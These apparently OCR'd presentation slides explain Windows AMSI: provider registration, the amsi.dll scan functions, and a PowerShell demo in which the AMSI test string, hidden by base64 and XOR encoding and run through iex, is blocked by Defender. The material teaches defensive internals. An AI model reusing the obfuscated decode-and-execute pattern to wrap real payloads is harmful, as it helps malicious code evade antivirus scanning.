Antimalware Scan Interface (AMSI)

In-memory antivirus!!!

AMSI - Antimalware Scan Interface

- Problem: AV products have traditionally relied upon signatures for disk-backed files. Attackers are more prone to evade detection if they remain in memory or use interpreters without security optics.

- Solution: Supply a vendor-agnostic API used to permit anti-malware vendors the ability to scan in-memory buffers.

AMSI – Implementation Overview

- AV vendors can implement an AMSI provider – IAntimalwareProvider COM interface
  - The DisplayName and Scan functions must be implemented.
  - AMSI provider CLSIDs are registered here:
    - `HKLM\SOFTWARE\Microsoft\AMSI\Providers`

- Example AMSI provider registration – Windows Defender:
  - `HKLM\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}`
  - `HKCR\CLSID\{2781761E-28E0-4109-99FE-B9D127C57AFE}\InprocServer32 - %ProgramFiles%\Windows Defender\MpOav.dll`

AMSI – Implementation Overview


- Applications wanting buffers scanned interface with AMSI providers indirectly via amsi.dll export functions:
  - AmsiInitialize
  - AmsiOpenSession
  - AmsiScanString
  - AmsiScanBuffer
  - AmsiCloseSession
  - AmsiUninitialize

AMSI – Implementation Overview

- AMSI itself is formally registered in:
  - HKCR\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}
  - This CLSID is hardcoded in amsi.dll and named “CLSID_Antimalware”

- PowerShell pro-tip:
  - There is no HKCR PSDrive by default.
  - You can create one or not use one at all with the following syntax:
  - `Get-ChildItem -Path 'Registry::HKEY_CLASSES_ROOT\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}'`

AMSI – Implementation Overview



https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/


AMSI – PowerShell Implementation


- The following will flag AV with AMSI running:


```
$base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEwRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgALBRQ="
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string
```

Attempts to invoke the following test string (AMSI equivalent of EICAR):

```
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
```


Windows PowerShell
PS C:\> $base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEwRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgALBRQ="
PS C:\> $bytes = [Convert]::FromBase64String($base64)
PS C:\> $string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
PS C:\> iex $string
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex $string
+ ~~~~~~~~~~~
+ CategoryInfo : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpre
ssionCommand
PS C:\>


Windows PowerShell
PS C:\> Get-MpThreatDetection | Select-Object -First 1
ActionSuccess : True
AdditionalActionsBitMask : 0
AMProductVersion : 4.11.15063.447
CleaningActionID : 1
CurrentThreatExecutionStatusID : 1
DetectionID : {EEB596AE-EBEF-40C4-A4A1-3E52A8FA1998}
DetectionSourceTypeID : 10
DomainUser :
InitialDetectionTime : 9/28/2017 4:22:25 PM
LastThreatStatusChangeTime : 9/28/2017 4:22:52 PM
ProcessName : Unknown
RemediationTime : 9/28/2017 4:22:52 PM
Resources : {amsi:_PowerShell_C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell
.exe_10.0.15063.0000000000000000a}
ThreatID : 2147694217
ThreatStatusErrorCode : 0
ThreatStatusID : 2
PSComputerName :
PS C:\>


Windows PowerShell
PS C:\> Get-MpThreatCatalog -ThreatID 2147694217
CategoryID : 42
SeverityID : 5
ThreatID : 2147694217
ThreatName : Virus:Win32/MpTest!amsi
TypeID : 0
PSComputerName :
PS C:\> Get-MpThreat -ThreatID 2147694217
CategoryID : 42
DidThreatExecute : True
IsActive : False
